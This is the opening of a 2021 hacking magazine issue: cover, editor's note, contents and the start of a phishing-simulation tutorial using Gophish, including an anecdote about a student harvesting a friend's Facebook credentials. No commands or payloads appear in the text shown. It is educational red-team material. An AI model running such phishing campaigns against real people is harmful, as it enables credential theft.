

Simplifying Cyber Security since 2016

Hackercool

May 2021 Edition 4 Issue 5

Learn Hacking With Real World Scenarios

It all Begins with An Email

Simulation OF A Real World Spear Phishing Attack

Using Rust to Bypass
ANTI - MALWARE in BYPASSING ANTIVIRUS


Learn About Cactus Torch in
Tool Of The Month

What's New : Kali Linux 2021.2





RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HHC

SIMPLIFYING CYBER SECURITY

HACKERCOOL CYBERSECURITY (OPC) PVT. LTD

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.

John 8:32

Editor's Note

Edition 4 Issue 5

Just last week, I had time to read some article about Pricing Strategies for products and after lot of pondering over slashed the price of our Magazine by almost half. Our Readers should have already noticed it.

We thought this fair in keeping with the current collapse of global economy due to Covid 19. However, we think there is some GOD's plan in action here. This price cut take -s our price to almost the Beginning days of Hackercool Magazine when it was sold only on Gumroad. Our Yearly Subscription cost 25\$ back then while it is 24.99\$ now. Those were tough days for me while I was a novice in not only ethical hacking but also creating the entire Magazine alone. Back then I was passionate about Ethical Hacking and wanted to get a job in Infosec domain. While why I started this Magazine is another great story, I started it and hosted it on Gumroad.

The Magazine was running but cyber security job eluded me. As time went by, It became difficult to meet ends. I had to take up a job as a Private Teacher and also tuition -s to make my ends meet. The release of my Magazine got delayed by almost some months due to lack of time. It was at this time that most of my subscribers cancelled their subscription. My subscribers fell from 57 to 14. I don't blame them though for cancelling their subscription. They paid for something and they have a right to expect it. But some, some very very special subscribers held on. Maybe they were holding on to Faith just like me without any proof.

It took some months and some very late nights hard work to clear all my pending Issues. But by GOD's grace I did it. I tried my best to get back and do justice to those subscribers who felt cheated and left. I got some of them back by giving entire One Year Issues Free to them. Efforts are still on my part to do justice to them. I think this price change by GOD is a part of it.

Still, those subscribers on Gumroad (even cancelled also) are very very special to me. They kept a Dream alive and taught me a important lesson. Trust can be easily broken but very difficult to build.

c.k.chakravarthi

"RANSOMWARE ATTACKS ARE ALWAYS UNACCEPTABLE BUT WHEN THEY TARGET CRITICAL INFRASTRUCTURE WE WILL SPARE NO EFFORT IN OUR RESPONSE,"

- US DEPUTY ATTORNEY GENERAL LISA MONACO

INSIDE

See what our Hackercool Magazine May 2021 Issue has in store for you.

- 1. *It All Starts With An Email* :** **1**
How to setup a Phishing Campaign : Phishing Attack Simulation.
- 2. *Hacking Q & A* :** **21**
Answers to some of the questions our readers ask.
- 3. *Metasploit This Month* :** **22**
Apache OfBiz Deserialization and 3 Latest Nagios Modules
- 4. *Bypassing Antivirus* :** **32**
Using Rust Programming to Bypass Antivirus
- 5. *What's New* :** **40**
Kali Linux 2021.2
- 6. *Online Security* :** **49**
Inside a ransomware attack: how dark webs of cybercriminals collaborate to pull one off
- 7. *Tool Of The Month* :** **51**
Cactus Torch.

Downloads

Useful Resources

IT ALL STARTS WITH AN EMAIL

In some of the Real World Hacking Scenarios readers have seen in this magazine, victims were made to click on a link to compromise their system. In a recent example, we have seen Hackercool compromised a website and then hosted malware on that website. Then it was mentioned that he convinced victims to visit that malicious website. The process which was not shown in the April 2021 Issue is known as Social Engineering.

Social Engineering is very gravely underestimated. When I learnt about Social Engineering as part of my CEH certification, I Kalyan Chinta, personally thought it as one chapter which could not be any use to me. The reason for this was because it involved convincing users to allow their systems to be hacked. I thought who would allow themselves to be hacked. Why would anyone install malware or click on a suspicious link intentionally. That would be simply foolish of him or her.

However, my opinion would change after some years when I took up the role of a cyber security trainer. As part of my training a new batch for CEH certification, one of the students wanted to try the phishing tutorial in Social Engineering Attack practically.

He created a phishing site of the Facebook Login page (Facebook was very popular, more than Instagram back then and almost everyone wanted to hack someone's Facebook account. I once had a student from Africa who wanted to hack his girlfriend's FB account).

After successfully creating the phished copy of the Facebook Login page, he hosted it on a Wamp Server (Desktop phishing). Next, came the trickiest part of this phishing practical, to convince the victims to visit this phishing site and submit their Facebook credentials. I thought he would lose his interest here. But within 10 minutes he was successful even in that.

What surprised me was not that he was successful in convincing a victim to visit his phishing site but the way in which he did it.

He just copied the link of the phishing site and sent this link to one of his friends through Facebook Messenger and his friend not only clicked on the link but even submitted his Facebook credentials. I am sure readers have observed the shocking part of this. The friend of my student was already on Facebook and chatting through Facebook Messenger and even then clicked on a link which opened a web page similar to Facebook. Note that the link was not even shortened or obfuscated. Even then he once again submitted his Facebook credentials.

This reminded me of a famous a saying often used in cyber security. The saying says that the weakest link in cyber security is humans as computers can be programmed but humans cannot.

From creation of fake websites to capture credentials, phishing has evolved and became one of the most potent hacking attacks to gain entry to a company's network. Norton Labs recently reported that phishing campaigns remain the top threat to consumer safety in 2021.

In this month's Issue, we are going to show our readers as to how a phishing campaign is created and run. Although, this tutorial is similar to phishing campaigns run by malicious hackers, this campaign can also be used to test the security of a company by assessing how vulnerable are the employees of the company to a phishing attack.

There are many tools to simulate phishing attacks which are used by Red Team professionals. I will use one such named Gophish. Gophish is an open-source phishing toolkit designed for businesses and penetration testers. It provides the ability to quickly and easily setup and execute phishing engagements and security awareness training. It is available for both windows and Linux operating systems.


I will be using a Windows version of Gophish as I want to install it on Windows. Installing Gophish on Windows is damn easy. Just download Gophish for Windows (The download information it is given in ou


Downloads section).

Extract the contents of the zip archive. After extraction is completed, open Windows command line and navigate into the extracted directory and execute the Gophish executable as shown below. This executes some commands as shown below.

